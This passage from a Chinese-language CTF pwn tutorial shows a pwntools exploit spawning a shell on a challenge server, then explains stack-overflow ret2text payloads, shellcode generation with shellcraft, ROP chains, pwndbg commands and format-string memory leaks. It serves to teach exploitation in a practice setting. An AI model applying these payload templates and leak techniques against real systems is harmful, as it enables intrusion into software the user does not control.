
io.sendline(payload)
io.interactive()
```

返回到system函數去執行

```
namel@nameless:/mnt/c/Users/namel/Downloads/polarctf$ vi exp_简单溢出.py
namel@nameless:/mnt/c/Users/namel/Downloads/polarctf$ python3 exp_简单溢出.py
[+] Opening connection to 1.95.36.136 on port 2134: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib32
lib64
pwn2
$ cat flag
flag{7a631015-bbbe-49e5-995c-1523aa733b1b}
```

棧溢出详解

思路梳理

局部變數 是用戶輸入的，只要達到特定的長度 L，就能覆蓋掉返回地址。

讓返回地址，也就是 EIP 指向 system('/bin/sh') 所在語句對應的記憶體地址
就能獲得shell

對此，需要獲取兩個關鍵值：

要填充的數據長度L： 要覆蓋掉 EBP

system('/bin/sh') 調用語句的記憶體地址

棧溢出详解

攻擊原理

我們要執行一個攻擊需要一個程式的漏洞:棧溢出。也就是我們輸入的數據大於了用戶定義的局部變數的大小，導致溢出覆蓋了其他變數的記憶體空間，比如：

```
#include<stdio.h>
int main()
{
    char a[100];
    read(0,a,101);
    return 0;
}
```

這個程式輸入的數據大於了本來的局部變數的大小，導致溢出覆蓋了局部變數的空間之外的棧空間，因為我們只定義了一個這個空間，那麼這個溢出的數據就會覆蓋下麵的bp，導致程式崩潰(因為程式無法再還原上一個函數的棧幀了)。我們找漏洞的時候很希望程式崩潰(因為這意味著此處的程式有設計不合理的地方)，但利用的時候我們希望程式能夠正常運行，所以我們需要專門學習一下攻擊的具體手法。

棧溢出详解

攻擊手法

這個攻擊手法就叫ret2text(ret to text),我們知道text就是代碼段的意思，所以這個手法的目的就是讓程式在ret的時候返回到我們指定的text段的某個位置(通常是後門函數的位置)

理論

ret2text這個手法蘊含了一個非常深刻且普遍的思想:覆寫思想，我們為了達到這個手法的目的就需要把返回地址覆蓋成我們指定的text段的某個位置(逆向的過程中你應該發現了存在後門函數call _system),然後我們就能執行system("/bin/sh")命令了(其實你可以感受到我們這裏改變了函數的執行流程，也就是涉及到了另一個深刻的思想rop思想，我準備在第三部曲ret2shell中詳細講解這個思想)

剩下的就是:計算我們要輸入哪些數據才能覆蓋到返回地址（gdb調試，後期会讲）

首先我們要明確的是：我們應該先把原來的緩衝區(也即是buf的空間)填滿然後再填滿ebp/rbp寄存器的空間，然後就可以覆蓋返回地址了。

棧溢出详解

ret2text的流程

1.看有沒有後門函數(也就是system(“/bin/sh”)。如果有的話記錄地址)

2.注意棧溢出的點(危險函數gets；scanf；strcpy；sprintf；memcpy；strcat)。計算棧溢出的大小

3.根據棧溢出的點構造payload

4.payload構造公式：payload=b”a”*(棧溢出的大小+4/8)+p32/p64(backdoor_addr)

如果是32位程式就+4，64位程式+8，32位程式用p32打包，64位程式用p64打包

03

pwntools使用&pwngdb調試

pwntools使用

Pwntools分為兩個模組

1.pwn，簡單地使用from pwn import *，即可將所有子模組和一些常用的系統庫導入當前命名空間中，專門針對CTF比賽優化

2.pwnlib，根據需要導入子模組，常用於基於pwntools的二次開發

常用模組如下：

asm : 彙編與反彙編，支持x86/x64/arm/mips/powerpc等基本上所有的主流平臺
dynelf : 用於遠程符號洩漏，需要提供leak方法
elf : 對elf檔進行操作
gdb : 配合gdb進行調試
memleak : 用於記憶體洩漏
shellcraft : shellcode的生成器
tubes : 包括tubes.sock, tubes.process, tubes.ssh, tubes.serialtube，分別適用於不同場景的PIPE
utils : 一些實用的小功能，例如CRC計算，cyclic pattern等

pwntools使用

3.連接

本地： sh = porcess("./level0")

遠程：sh = remote("127.0.0.1",10001)

關閉連接：sh.close()

4.IO模組

sh.send(data) 發送數據

sh.sendline(data) 發送一行數據，相當於在數據後面加\n

sh.recv(numb = 2048, timeout = dufault) 接受數據，numb指定接收的位元組，timeout指定超時

sh.recvline(keepends=True) 接受一行數據，keepends為是否保留行尾的\n

sh.recvuntil("Hello,World\n",drop=fasle) 接受數據直到我們設置的標誌出現

sh.recvall() 一直接收直到EOF

sh.recvrepeat(timeout = default) 持續接受直到EOF或timeout

sh.interactive() 直接進行交互，相當於回到shell的模式，在取得shell之後使用

pwntools使用

5. 彙編和反彙編

```
>>> asm('nop')
'\x90'
>>> asm('nop', arch='arm')
'\x00\xf0 \xe3'
```

可以使用context來指定cpu類型以及操作系統

```
>>> context.arch      = 'i386'
>>> context.os        = 'linux'
>>> context.endian    = 'little'
>>> context.word_size = 32
```

使用disasm進行反彙編

```
>>> print disasm('6a0258cd80ebf9'.decode('hex'))
   0:   6a 02                   push   0x2
   2:   58                      pop    eax
   3:   cd 80                   int    0x80
   5:   eb f9                   jmp    0x0
```

注意，asm需要binutils中的as工具輔助，如果是不同於本機平臺的其他平臺的彙編，例如在我的x86機器上進行mips的彙編就會出現as工具未找到的情況，這時候需要安裝其他平臺的cross-binutils

pwntools使用

6.Shellcode生成器

```
>>> print shellcraft.i386.nop().strip('\n')
    nop
>>> print shellcraft.i386.linux.sh()
    /* push '/bin///sh\x00' */
    push 0x68
    push 0x732f2f2f
    push 0x6e69622f
...
```

結合asm可以可以得到最終的payload

```
from pwn import *
context(os='linux',arch='amd64')
shellcode = asm(shellcraft.sh())
```

或者

```
from pwn import *
shellcode = asm(shellcraft.amd64.linux.sh())
```

pwntools使用

7.ELF檔操作

```
>>> e = ELF('/bin/cat')
>>> print hex(e.address)  # 檔裝載的基地址
0x400000
>>> print hex(e.symbols['write']) # 函數地址
0x401680
>>> print hex(e.got['write']) # GOT表的地址
0x60b070
>>> print hex(e.plt['write']) # PLT的地址
0x401680
>>> print hex(e.search('/bin/sh').next())# 字串/bin/sh的地址
```

pwntools使用

8.整數pack與數據unpack（打包與解包）

pack： p32， p64
unpack： u32， u64

```
from pwn import *
elf = ELF('./level0')
sys_addr = elf.symbols['system']
payload = 'a' * (0x80 + 0x8) + p64(sys_addr)
...
```

pwntools使用

9.ROP鏈生成器

```
elf = ELF('ropasaurusrex')
rop = ROP(elf)
rop.read(0, elf.bss(0x80))
rop.dump()
# ['0x0000:      0x80482fc (read)',
#  '0x0004:      0xdeadbeef',
#  '0x0008:             0x0',
#  '0x000c:      0x80496a8']
str(rop)
# '\xfc\x82\x04\x08\xef\xbe\xad\xde\x00\x00\x00\x00\xa8\x96\x04\x08'
```

使用ROP(elf)來產生一個rop的對象，這時rop鏈還是空的，需要在其中添加函數。
因為ROP對象實現了getattr的功能，可以直接通過func call的形式來添加函數，rop.read(0, elf.bss(0x80))實際相當於rop.call('read', (0, elf.bss(0x80)))。
通過多次添加函數調用，最後使用str將整個rop chain dump出來就可以了。

pwntools使用

exp示例模板

```
est.py > ...
from pwn import *
r=process('./name') #process是pwntools模块加载本地程序的方法，变量是字符串形式执行二进制文件的命令
r=remote("127.0.0.1",6666)  #remote是pwntools是远程连接目标IP，port的方法
context(log_level="debug",arch="amd64",os="linux") #context方法用于定义脚本模式，log_level是否调试，arhc为程序位数，os为脚本运行系统
r.recv() #recv()如果不加参数就是接受所有的字符，加参数比如r.recv(1)就是接受一个字符然后继续然后改方法的返回值就是他接受到的东西
r.recvuntil('111') #recvuntil()是接受到某个指定的字符或者字符串为止然后改方法的返回值就是他接受到的东西
r.send("11") #send()方法用来发送字符串不带回车也就是字符串结尾没有\n
r.sendline("111") #sendline()方法用来发送字符串带回车也就是字符串结尾有\n
backdoor=0x400060
pay='a'*0x18+p64(backdoor)
#p64() p32 p16() p8()都是用来包装转化十六进制的p64()是对应64位程序，
# p32()是32位的 其实说开了p64()包装8个字节，32包装4个，16是2个，8是一个，
# 同时我们泄露了数据要用u64() u32()来转化数据泄露的数据
#python3的oncat不支持前后连接不同类型的字符串，payload前面是字符串，后面是字节
#在str前面加b'a'*0x18+p64(backdoor)+'a'*0x18+p64(backdoo r).decode()
r.sendline(payload)
r.interactive() #将程序交互给到用户来操作
```

04

peda&pwngdb調試

pwndbg調試

常用技巧

1.在 GDB 裏面用 magic 可查看後下中斷點在 hook 函數，之後繼續運行即可在 hook 函數之前斷点

```
pwndbg> magic
pwndbg> b *__malloc_hook（函數名）
pwndbg> c
```

2.中斷點斷在 IDA 中的地址再加隨機偏移

```
pwndbg> b *$rebase(0x400123)
```

pwndbg調試

3.通過洩露雙向列表 bins 中的 main_arena+0x88 的 fd 指針來得到 libc 基址，並查看:

pwndbg> heap

pwndbg> p &main_arena

pwndbg> libc

pwndbg> p 0x1 - 0x2

pwndbg調試

常用指令：

查看一些資訊

i　　　　　　//info，只輸入info可以看可以接什麼參數，下麵幾個比較常用
i b　　　　//常用，info break 查看所有中斷點資訊（編號、中斷點位置）
i r　　　　//常用，info registers 查看各個寄存器當前的值
i f　　　　//info function 查看所有函數名，需保留符號
查看調用棧 backtrace

pwndbg調試

執行指令
s //單步步入，遇到調用跟進函數中，相當於step into，源碼層面的一步
si //常用，同s，彙編層面的一步
n //單步補過，遇到調用永不跟進，相當於step over，源碼層面的一步
ni //常用，同n，彙編層面的一步
c //continue，常用，繼續執行到中斷點，沒中斷點就一直執行下去
r //run，常用，重新開始執行

pwndbg調試

中斷點指令

涉及 IO，　中斷點打在 send 之前！ 這樣在 IO 停止暫停後，　GDB 就可以一步一步走程式
pause()就是 python 程式的中斷點

常用，　給 0x123456 地址處的指令下中斷點 b *0x123456

給函數 fun_name 下中斷點，　目標檔要保留符號才行 b fun_name , 如b main

$rebase 在調試開PIE的程式的時候可以直接加上程式的隨機地址 b *$rebase(0x123456)

給 file_name 的 15 行下中斷點，　要有源碼才行 b file_name:15

在程式當前停住的位置下 0x10 的位置下中斷點 b +0x10 pwndbg 不工作

條件中斷點，　rdi 值為 5 的時候才斷 break fun if $rdi==5

pwndbg調試

刪除、禁用中斷點：

來查看中斷點編號 info break(簡寫: i b)
刪除 5 號中斷點，直接 delete 不接數字刪除所有 delete 5
禁用 5 號中斷點 disable 5
啟用 5 號中斷點 enable 5
清除下麵的所有中斷點clear

記憶體中斷點指令 watch：

0x123456 地址的數據改變的時候會斷 watch 0x123456
變數 a 改變的時候會斷 watch a
查看 watch 中斷點資訊 info watchpoints

捕獲中斷點 catch：

syscall 系統調用的時候斷住 catch syscall
syscall 系統調用的時候斷住，只斷一次 tcatch syscall

pwndbg調試

其他pwndbg插件獨有指令
cyclc 50 //生成50個用來溢出的字元，如：
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama
$reabse //開啟PIE的情況的地址偏移
b *$reabse(0x123456) //斷住PIE狀態下的二進位檔中0x123456的地方
codebase //列印PIE偏移，與rebase不同，這是列印，rebase是使用
stack //查看棧
retaddr //列印包含返回地址的棧地址
canary //直接看canary的值
plt //查看plt表
got //查看got表
hexdump //想IDA那樣顯示數據，帶字串

pwndbg調試

腳本預設

```
from pwn import *
context.log_level = 'debug'
# context.terminal = ['tmux', 'splitw', '-h', '-F', '#{pane_pid}', '-P']
gdb.attach(p,'break main')
raw_input()
```

這樣調試有一個缺點，那就是 gdb 在 attach 到程式之後，你要調試的中斷點可能已經早就過去了，來不及下中斷點，這就會導致 gdbscript 執行失敗。若第一種失敗，那麼可以這樣做：

```
from pwn import *
# 中斷點打在read之後
# p=gdb.debug("./pwn","b *0x400123")
p=gdb.debug("./pwn","b main")
raw_input()
```

pwndbg調試

在 GDB 過程中的理解堆疊形狀

栈(高地址向低地址生长):

```
low

| new_space | <- rsp
| new_space |
| new_space |
| prev_rbp  | <- rbp
| 0x400456  |  return_addr

high
```

堆:

```
Allocated chunk | PREV_INUSE
Addr: 0x55555555f000
Size: 0x291

Free chunk (tcache) | PREV_INUSE
Addr: 0x55555555f290
Size: 0x51
fd: 0x00

Top chunk | PREV_INUSE
Addr: 0x55555555f2e0
Size: 0x20d21
```

05

格式化字串漏洞

格式化字串原理

格式化字串函數可以接受可變數量的參數，並將第一個參數作為格式化字串，根據其來解析之後的參數。通俗來說，格式化字串函數就是將電腦記憶體中表示的數據轉化為我們人類可讀的字串格式。幾乎所有的 C/C++ 程式都會利用格式化字串函數來輸出資訊，調試程式，或者處理字串。一般來說，格式化字串在利用的時候主要分為三個部分

1.格式化字串函數
2.格式化字串
3.後續參數，可選

這裏我們給出一個簡單的例子，其實相信大多數人都接觸過 printf 函數之類的。之後我們再一個一個進行介紹。

```
Input: printf("Color %s, Number %d, Float %4.2f", "red", 123456, 3.14);

Output: Color red, Number 123456, Float 3.14
```

格式化字串利用


常見的格式化字串函数

printf	輸出到 stdout
fprintf	輸出到指定 FILE 流
vprintf	根據參數列表格式化輸出到 stdout
vfprintf	根據參數列表格式化輸出到指定 FILE 流
sprintf	輸出到字串

格式化字串利用

在一開始，我們就給出格式化字串的基本介紹，這裏再說一些比較細緻的內容。我們上面說，格式化字串函數是根據格式化字串來進行解析的 。那麼相應的要被解析的參數的個數也自然是由這個格式化字串所控制。比如說'%s'表明我們會輸出一個字串參數。

我們再繼續以上面的為例子進行介紹



對於這樣的例子，在進入 printf 函數的之前 (即還沒有調用 printf)，棧上的佈局由高地址到低地址依次如下

some value

3.14

123456

addr of "red"

addr of format string: Color %s...

格式化字串利用

在進入 printf 之後，函數首先獲取第一個參數，一個一個讀取其字元會遇到兩種情況

- 當前字元不是 %，直接輸出到相應標準輸出。
- 當前字元是 %， 繼續讀取下一個字元
  - 如果沒有字元，報錯
  - 如果下一個字元是 %, 輸出 %
  - 否則根據相應的字元，獲取相應的參數，對其進行解析並輸出

那麼假設，此時我們在編寫程式時候，寫成了下麵的樣子

printf("Color %s, Number %d, Float %4.2f");

此時我們可以發現我們並沒有提供參數，那麼程式會如何運行呢？程式照樣會運行，會將棧上存儲格式化字串地址上面的三個變數分別解析為

解析其地址對應的字串

解析其內容對應的整形值

解析其內容對應的浮點值

格式化字串利用

格式化字串漏洞的兩個利用手段

1.使程式崩潰，因為 %s 對應的參數地址不合法的概率比較大。
2.查看進程內容，根據 %d，%f 輸出了棧上的內容。

在ctf中的利用更多的是查看進程內容

洩露記憶體

利用格式化字串漏洞，我們還可以獲取我們所想要輸出的內容。一般會有如下幾種操作

洩露棧記憶體
獲取某個變數的值
獲取某個變數對應地址的記憶體
洩露任意地址記憶體
利用 GOT 表得到 libc 函數地址，進而獲取 libc，進而獲取其他 libc 函數地址
盲打，dump 整個程式，獲取有用資訊。